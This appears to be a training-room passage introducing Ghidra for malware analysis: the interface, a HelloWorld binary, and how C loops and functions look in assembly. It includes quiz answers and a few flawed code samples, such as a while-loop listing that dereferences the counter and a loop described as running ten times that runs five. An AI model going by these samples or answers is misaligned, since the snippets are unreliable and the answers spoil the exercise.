
- The next window that appears shows us various analysis options. We can check or uncheck them based on our needs. These plug-ins or add-ons assist Ghidra during the analysis.



It will take some time to analyze. The bar on the bottom-right shows the progress. Wait until the analysis is 100%.

Exploring the Ghidra Layout

- Ghidra has so many options to aid in our analysis. Its default layout is shown and explained briefly below.




1. **Program Trees:** Shows sections of the program. We can click on different sections to see the content within each. The [Dissecting PE Headers]() room explains headers and PE sections in depth.
2. **Symbol Tree:** Contains important sections like Imports, Exports, and Functions. Each section provides a wealth of information about the program we are analyzing.
    - **Imports:** This section contains information about the libraries being imported by the program. Clicking on each API call shows the assembly code that uses that API.
    - **Exports:** This section contains the API/function calls being exported by the program. This section is useful when analyzing a DLL, as it will show all the functions dll contains.
    - **Functions:** This section contains the functions it finds within the code. Clicking on each function will take us to the disassembled code of that function. It also contains the entry function. Clicking on the `entry` function will take us to the start of the program we are analyzing. Functions with generic names starting with `FUN_VirtualAddress` are the ones that Ghidra does not give any names to.
3. **Data Type Manager:** This section shows various data types found in the program.
4. **Listing:** This window shows the disassembled code of the binary, which includes the following values in order.


- Virtual Address
- Opcode
- Assembly Instruction (PUSH, POP, ADD, XOR, etc.)
- Operands
- Comments

5. **Decompile**: Ghidra translates the assembly code into a pseudo C code here. This is a very important section to look at during analysis as it gives a better understanding of the assembly code.
6. **Toolbar:** It has various options to use during the analysis.


- **Graph View:** The Graph View in the toolbar is an important option, allowing us to see the graph view of the disassembly.




- **The Memory Map** option shows the memory mapping of the program as shown below:



- This navigation toolbar shows different options to navigate through the code.




- Explore Strings. Go to `Search -> For Strings` and click Search will give us the strings that Ghidra finds within the program. This window can contain very juicy information to help us during the analysis.



Analyzing HelloWorld in Assembly

There are many ways to reach the code of interest. To find the assembly code for **HelloWorld.exe**, we will double-click on **.text** in the Program Trees section; it will take us to the disassembled code section. Scroll through the disassembled code until you see the call for the messagebox that will display the `Hello World` string. In the Decompile section, we can see the translated pseudo C code of that function.

The disassembled section shows how the arguments are being pushed, followed by the call to [MessageBoxA](), responsible for the message box display.



We explored Ghidra and its features in this task by examining a simple "HelloWorld" program. In the next task, we will use this knowledge to explore different C constructs and their corresponding representations in assembly.

Note: It is trivial to note that the malware's author may have packed it or used obfuscation or Anti VM / AV detection techniques to make the analysis harder. These techniques will be discussed in the coming rooms.

Answer the questions below

How many function calls are present in the **Exports** section?

1

✓ Correct Answer

What is the only API call found in the User32.dll under the **Imports** section?

MessageBoxA

✓ Correct Answer

How many times can the "Hello World" string be found with the **Search for Strings** utility?

1

✓ Correct Answer


What is the virtual address of the CALL function that displays "Hello World" in a messagebox?

004073d7

✓ Correct Answer

Analyzing the assembly code of the compiled binary can be overwhelming for beginners. Understanding the assembly instructions and how various programming components are translated/reflected into the assembly is important. Here, we will examine various C constructs and their corresponding assembly code. This will help us identify and focus on the key parts of the malware during analysis.

You can load the programs present in the Code_Constructs folder in Ghidra as shown below:



There are different approaches to begin analyzing the disassembled code:

- Locate the main function from the **Symbol Tree** section.
- Check the **.text** code from the **Program Trees** section to see the code section and find the entry point.
- Search for interesting **strings** and locate the code from where those strings are referenced.

Note: Different compilers add their own code for various checks while compiling. Therefore expect some garbage assembly code that does not make sense.

Code: Hello World

In C Language

`Hello World` is the very first program that we try out in any programming language. Below is a simple C code that will print the "Hello World!" message on the console.

```
#include <stdio.h>

int main() { printf("Hello, world!");
    return 0;
}
```

There are two HelloWorld programs. The one on the Desktop shows a message box with the `Hello World` message. The one in the Code_Constructs folder shows the `Hello_World` in the terminal.

In Assembly

```
section .data
    message db 'HELLO WORLD!!', 0

section .text
    global _start

_start:
    ; write the message to stdout
    mov eax, 4        ; write system call
    mov ebx, 1        ; file descriptor for stdout
    mov ecx, message    ; pointer to message
    mov edx, 13       ; message length
    int 0x80          ; call kernel
```

This program defines a string "HELLO WORLD!!" in the **.data** section and then uses the **write** system call to print the string to stdout.

HelloWorld in Ghidra

Open the `Hello_World.exe` program found in the Code_Constructs folder in Ghidra. Locate the main function and examine the assembly and decompiled C code.

If we look at the disassembled code in the **Listings View**, we can see instructions to push `HELLO WORLD!!` to the stack before calling the print function.

Code: For Loop

A For loop is an essential programming component to repeat certain instructions until the loop is complete.

In C Language

The following code shows a simple for loop, displaying a message ten times.

```
int main() {
    for (int i = 1; i <= 5; i++) {
        std::cout << i << std::endl;
    }
    return 0;
}
```


For loop In Assembly

```
main:
    ; initialize loop counter to 1
    mov ecx, 1

    ; loop 5 times
    mov edx, 5
loop:
    ; print the loop counter
    push ecx
    push format
    call printf
    add esp, 8

    ; increment loop counter
    inc ecx

    ; check if the loop is finished
    cmp ecx, edx
    jle loop
```

In this code, the main function initializes the loop counter `ecx` to 1, and the loop limit `edx` to 5. The loop label is used to mark the beginning of the loop. Inside the loop, the loop counter is printed to the console using the `printf` function from the standard C library. After printing the loop counter, the loop counter is incremented, and the loop limit is checked to see if the loop should continue. The loop continues if the counter is still less than or equal to the loop limit. If the loop counter exceeds the loop limit, the loop terminates, and control is passed to the end of the program, where the program returns 0.

For Loop In Ghidra

Open the `for-loop.exe` program found in the Code_Constructs folder in Ghidra. Locate the entry function and examine the assembly and decompiled C code.



We can see how the `for loop` is translated into disassembled code.

Code: Function

A Function is a key component of any programming language. It is a self-contained block of code that performs a specific task.

In C Language

Here is a simple add function in a C program to demonstrate how functions work and how they are translated into the assembly.

```
int add(int a, int b){
    int result = a + b;
    return result;
}
```

In Assembly

```
add:
    push ebp          ; save the current base pointer value
    mov ebp, esp      ; set base pointer to current stack pointer value
    mov eax, dword ptr [ebp+8]  ; move the value of 'a' into the eax register
    add eax, dword ptr [ebp+12] ; add the value of 'b' to the eax register
```

```
    mov dword ptr [ebp-4], eax  ; move the sum into the 'result' variable
    mov eax, dword ptr [ebp-4]  ; move the value of 'result' into the eax
register
    pop ebp           ; restore the previous base pointer value
    ret               ; return to calling function
```

The `add` function starts by saving the current base pointer value onto the stack. Then, it sets the base pointer to the current stack pointer value. The function then moves the values of `a` and `b` into the `eax` register, adds them, and store the result in the result variable. Finally, the function moves the value of the result into the `eax` register, restores the previous base pointer value, and returns to the calling function.

Code: While loop

```
int i = 0;
while (i < 10) {
    printf("%d\\n", i);
    i++;
}
```


While Loop in Assembly

```
mov ecx, 0      ; initialize i to 0
loop_start:
cmp ecx, 10     ; compare i to 10
jge loop_end    ; jump to loop_end if i >= 10
push ecx        ; save the value of i on the stack
push format     ; push the format string for printf
push dword [ecx]; push the value of i for printf
call printf     ; call printf to print the value of i
add esp, 12     ; clean up the stack
inc ecx         ; increment i
jmp loop_start ; jump back to the start of the loop
loop_end:
```

In this example, the `mov` instruction initializes the register `ecx` to `0`, representing the variable `i`. The `loop_start` label marks the beginning of the loop. The `cmp` instruction compares the value of `ecx` to `10`. If `ecx` exceeds or equals `10`, the loop ends, and the program jumps to the `loop_end` label. Otherwise, the value of `ecx` is pushed onto the stack, along with the format string and the value of `ecx` itself to be printed using `printf`. The `add` instruction cleans up the stack after the `printf` call. Finally, the value of `ecx` is incremented, and the program jumps back to the `loop_start` label to repeat the loop.

